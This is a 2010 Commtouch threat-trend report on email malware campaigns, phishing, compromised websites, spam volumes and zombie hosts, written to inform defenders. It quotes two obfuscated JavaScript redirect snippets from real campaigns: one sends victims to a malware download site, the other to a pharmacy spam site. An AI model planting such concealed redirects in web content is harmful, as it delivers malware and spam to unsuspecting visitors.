Internet Threats Trend Report
Q3 2010

HALON

commtouch®

HALON

commtouch®
Real Security. In Real Time.

In This Report

Q3 2010 Highlights

▲ 198 billion

Average daily spam/phishing emails sent

Page 8

▲ 339,000 Zombies

Daily turnover

Page 12

▲ Streaming media/ Downloads

Most popular blog topic on user-generated content sites

Page 11

▼ Pharmacy ads

Most popular spam topic (59.2% of spam)

Page 10

▲ India

Country with the most zombies (14%)

Page 13

▼ Pornography/ Sexually Explicit

Website category most likely to be compromised with malware

Page 7

Focused malware delivery

The Trend Report of the previous quarter described multi-stage attacks which combine email and web elements in various stages to complete a malware, spam or phishing attack. This quarter saw several widespread examples of multi-stage attacks particularly focused on malware delivery. The multi-stage methods used included the following:

- Email including links which opened Web pages or PDF files containing malicious scripts
- Emails with HTML attachments that opened sites with malware scripts or spam products
- Emails with HTML attachments that opened phishing pages locally on the user's computer


Samples of these combinations are described below. These various combinations highlight the need for a mixed security offering that can block spam and malware email, prevent users from visiting malicious Websites and delete malware files and scripts.

Email hyperlinks lead to malware

"Here you have" Worm

In September, the "here you have" worm (W32/VBTrojan.17E) made headlines worldwide after successfully spreading itself to multiple high-profile organizations. Key to the success of the worm was the use of Outlook contact lists from infected PCs. This allowed the worm to send emails to recipients that know the sender, increasing the likelihood that the included link would be visited.

"Here you have" sample email. Actual link to .scr file shown on bottom




Source: Commtouch

The image above shows the link in the body of the email as well as the actual destination link (shown after mouse-over on the bottom of the image). As shown, the destination file is not a PDF but rather a script. The script attempts to deactivate most anti-virus packages (it includes a very comprehensive list) and uses the infected user's Outlook to replicate the message. In addition the script downloads a number of additional tools. The functionality of these appears to include checking in with a controller as well as password theft.

Fake LinkedIn Invitations Lead to Malware

Faked LinkedIn invitations and reminders were also sent throughout the quarter with a large outbreak recorded at the end of September. The "invitation" links launched a variety of malware pages (and some led to garden-variety pharmacy Web pages). The image below compares fake and genuine LinkedIn invitations.



LinkedIn invitations and reminders lead to malware and pharmacy sites


Source: Commtouch

Malicious Emails Mimic Amazon Order Confirmations

In July well-crafted emails mimicking Amazon order confirmations were detected by Commtouch labs. The links all led to short-lived websites hosting PDF files that contained embedded malicious scripts. Typically a user's browser will ask for confirmation before opening a PDF file, however in this case, the PDF file was executed within an iframe so it did not require any user approval. The email includes twelve links designed to motivate recipients to click, including:

- More information about an Amazon Visa card
- The ordered items are not shown and are linked
- The identity of "ordered by:" requires a click
- Perhaps intentionally the order amounts do not sum correctly leading a recipient to seek clarification by clicking on the order number
- The header and footer of the message include "your account," Help department," and "amazon.com" links

Fake Amazon order confirmation leads to PDF file with embedded malicious scripts




Source: Commtouch

Mid-Outbreak Tactic Change: Attached Malware to Hyperlinked Malware


In July, Commtouch Labs tracked an interesting series of emails which seemed to indicate a mid-outbreak change of tactic. The initial series of emails all had banking and account related themes. The emails indicated that it was necessary to open an attached document file. The attachments were actually zipped executable Trojans.

Email with attached large malware file



Source: Commtouch

The file size was a relatively large 150KB.



Name	Size	Packed	Type	Modified	CRC32
..			Folder		
Upload Documents.doc.exe	150,016	147,317	Application	19-Jul-10 6:33 PM	04044FDB


Source: Commtouch

Similar account-themed emails continued to appear over the next 2 days – but this time with an embedded link. The executable file that downloaded when the link was clicked had an almost identical large file size and was also detected as a Trojan.

Email with link to large malware file

Source: Commtouch

The 150KB file size is shown below.



Source: Commtouch

Increased use of HTML attachments


This quarter saw a significant increase in the use of HTML attachments. These attachments had varying functionality – either displaying phishing pages, or redirecting users to sites hosting malware or spam. The examples below (from July and September) included redirect scripts in the attached HTML files. The destination sites hosted malware.

Email HTML attachments include redirect scripts

Source: Commtouch

Well-known brands were used to convince users to click on a range of HTML attachments which opened web sites with malware scripts. The emails purported to come from a range of legitimate sites including:

- Bell Canada
- Craigslist
- NewEgg




Emails using well-known brands with HTML attachments

Source: Commtouch

The rogue destination URLs were hidden within scripts as shown in the example below:

<script>function r(){};fQ=false;d="";r.prototype = {p : function() { this.j=";var pN=54899;s=false;this.k="k";this.kH=22581;c=";l=64422;document.location.href=String("htt"+"p:/"+"/tr"+"ace"+"boo"+"k.u"+"s/1"+".ht..... ".substr(0,3)+"ml");this.g=59634;var o=false;z=";f="f";e="";y=22487;}};x="";var gK=false;var zA=new r();pU=";this.u="u";zA.p();var lK=false;</script>

In this example the hidden URL (in bold text) is: http://tracebook.us/1ht... . Once opened a "waiting" message was displayed during which the malware installation was started.



Malware site


Source: Commtouch

Bogus Amazon Phishing Attack

In August fake Amazon "account verification" emails carried HTML attachments that were part of a phishing attack. When the attachment was opened, the browser URL reflected a local file (the HTML attachment) as opposed to a suspicious non-Amazon URL. The phishing attempt was extremely comprehensive – even requesting the user's ATM code.

Amazon phishing page opened on local PC

Amazon fake account related email with HTML attachment



Source: Commtouch

Compromised Web Sites

During the third quarter of 2010, Commtouch analyzed which categories of Web sites were most likely to be compromised with malware or phishing. As with the previous two quarters, pornographic and sexually explicit sites ranked highest in the categories that contain malware.

On the list of Web categories likely to be hosting hidden phishing pages, sites related to health and medicine ranked highest. The "Computers & Technology" and "Games" categories showed increased instances of embedded phishing pages compared to the second quarter of 2010. An example of such a phishing infection is shown below the table.

Categories infected with Malware	
Rank	Category
1	Pornography/Sexually Explicit
2	Parked Domains
3	Business
4	Computers & Technology
5	Education
6	Health & Medicine
7	Finance
8	Travel
9	Shopping
10	Entertainment

Categories infected with phishing	
Rank	Category
1	Games
2	Sex Education
3	Shopping
4	Travel
5	Computers & Technology
6	Health & Medicine
7	Business
8	Streaming Media & Downloads
9	Real Estate
10	Education

Source: Commtouch

Embedded Phishing Page in Legitimate Site

The example below shows a PayPal phishing site embedded into a shopping site (telescopeshop.co.za). The site owner would be unaware that the site was being abused in this way.

PayPal phishing page within telescopeshop.co.za

Source: Commtouch

The screen below is from the Internet shop infected with the PayPal phishing. As shown the remainder of the site is unchanged and there is no obvious indication that that the phishing site is present.

Product view page within telescopeshop.co.za

Source: Commtouch

Malware Trends

In the 3rd quarter Commtouch finalized its acquisition of the Command Antivirus division of Authentium. The Command AV labs have been tracking malware trends for over a decade, and some of these will be included in the quarterly Trend Report.


Commtouch's Command AV Lab monitors millions of received samples in order to confirm detection capabilities and define heuristic rules and definition signatures. The top 10 detections for distinct samples received are shown in the table below.

Rank	Malware name
1	W32/SillyWorm.QV
2	W32/StartPage.AB.gen!Eldorado
3	W32/Wintrim.C.gen!Eldorado
4	JS/Agent.FP.gen
5	IFrame.gen
6	W32/RAHack.A.gen!Eldorado
7	W32/Delfloader.B.gen!Eldorado
8	W32/Allaple.A.gen!Eldorado
9	W32/Patched.S.gen!Eldorado
10	W32/Renos.A!Generic

Source: Commtouch

Spam Trends

Spam levels averaged 88% of all email traffic throughout the quarter, peaking at over 95% in mid-September and then declining to below 80% by the end of the quarter. These numbers represent increased spam levels compared with the second quarter (with 80% average spam) and equate to an average of around 198 billion spam messages per day.



Source: Commtouch


NOTE: Reported global spam levels are based on Internet email traffic as measured from unfiltered data streams, not including internal corporate traffic. Therefore global spam levels will differ from the quantities reaching end user inboxes, due to several possible layers of filtering.

Spam sending domains

As part of Commtouch's analysis of spam trends, Commtouch Labs monitors the domains that are used by spammers in the "from" field of the spam emails. The addresses are typically faked in order to give the impression of a reputable, genuine source.

Gmail.com once again held the top spot predictably followed by the most popular email domains. DHL and FedEx featured in the top 25 – used as part of fake invoice emails with malware attachments. UPS similarly appeared in the top 40.


"bounce.linkedin.com" actually exceeded gmail.com on days when LinkedIn related outbreaks were occurring (see page 3 above).



Source: Commtouch

Spam Topics

Pharmacy spam remained in the top spot but dropped further this quarter to 59.2%. Replicas and enhancers also dropped while the percentage of emails with phishing, 419 fraud and pornography topics increased.



Source: Commtouch

Political Pharmacy Spam

Commtouch Labs detected an outbreak of German language spam in September with emails claiming solidarity with various politicians and celebrities (who are in the midst of parliamentary or legal troubles). The emails ask that recipients click on the Web links to learn more about showing solidarity. The Web pages include similar solidarity text but also include a "foldover" corner with traditional Internet pharmacy products.

'Solidarity" website with pharmacy foldover

'Solidarity" emails

Source: Commtouch

Web 2.0 Trends

Commtouch's GlobalView URL Filtering service includes highly granular categorization of Web 2.0 content. In addition to filtering accuracy, this provides insight into the most popular user generated content sites. In this quarter's analysis, "streaming media and downloads" was again the most popular blog or page topic, increasing to 20% of the generated content. The streaming media & downloads category includes sites with live or archived media for download or streaming content, such as Internet radio, Internet TV or MP3 files. Entertainment blogs typically cover television, movies, and music as well as hosting celebrity fan sites and entertainment news.

In 14th place is "Spam Sites" – these are the 2% of blog pages analyzed that have been adopted by spammers as the destinations for their pharmaceutical or replica campaigns. The BlogSpot site shown below is one example of this misuse.

Blank BlogSpot page with redirect script

Source: Commtouch

Once accessed the site displays a blank page before redirecting users to a pharmacy site (shown below). This is accomplished by insertion of a Java script that uses the location.href method. This method will immediately redirect visitors to the URL entered. The URL itself is obfuscated as shown in the code below:

```
<script language="javascript">location.href='http'+'\u003a\u002f\u002f\u006c'+unescape('%6f%7a%70')+unescape('%6f%62%63')+'uiz.co'+'\u006d\u002f\u003f\u0063\u0061\u006d'+'p=1'+''</script>
```

The deobfuscated script shows the destination URL – the pharmacy site.

```
<script language="javascript">location.href=http://lozpo--uiz.com/?camp=1 </script>
```

Pharmacy site shown after redirection from BlogSpot

Source: Commtouch


Rank	Category	Percentage
1	Streaming Media & Downloads	20%
2	Entertainment	11%
3	Shopping	9%
4	Computers & Technology	8%
5	Pornography/Sexually Explicit	5%
6	Arts	3%
7	Sports	3%
8	Religion	3%
9	Fashion & Beauty	3%
10	Health & Medicine	3%
11	Education	3%
12	Restaurants & Dining	2%
13	Leisure & Recreation	2%
14	Spam Sites	2%
15	Finance	2%

Source: Commtouch

Newly Active Zombies

According to Commtouch Labs, the third quarter saw an average turnover of 339,000 zombies each day that were newly activated for malicious activity, like


sending malware and spam. This number shows an increase over the 307,000 of the second quarter of 2010. The graph below shows the newly active zombies each day throughout the quarter.



Source: Commtouch


Zombie Hot Spots

India again claimed the top zombie producer title with a marginal increase of 1%. Brazil remained at 10%, Russia moved up into 3rd place from last quarter's 5th place, and Pakistan and Thailand debuted in the top 15 this quarter.



Source: Commtouch

Q3 2010 in Review



Top 10 Most Ridiculous Spam Subjects

As a messaging and Web security company, Commtouch sees a fair share of spam while helping its customers get rid of theirs. Below is a collection of some of the most amusing spam subjects with a little bit of commentary from Commtouch Labs.

10. "Be the most stylish and awesome guy in your office!" // That's really what my boss expects from me
9. "pay twice less today!" // like paying once more - only less?
8. "visit: <en.wikiperectionia.org/wiki/Pharmacy> // Oops - you probably meant <en.wikipedia.org/wiki/Pharmacy>
7. "Never know a good place to get medication products?" // er... the pharmacy?
6. "Top selling Watches 2010 models, make yourself jealous" // I'm so jealous of myself...
5. "Rich any goals you put for yourself" // I need to tich you how to spell
4. "It is absolutely licensed program. Do not waste time!!!" // Delete... no time wasted...
3. "Qualitative accessories make you look modish" // modish isn't enough for me-It's Paris Hilton or nothing
2. ."This advice is not for you" // Perhaps you would like me to forward it on?
1. "why pay $10,000 for an expensive watch?" // ..because otherwise it wouldn't be expensive.

Follow Commtouch on Twitter at http://www.twitter.com/commtouch for new silly spam subjects (search for #sillyspam) plus industry news, important company announcements and more.

About Commtouch

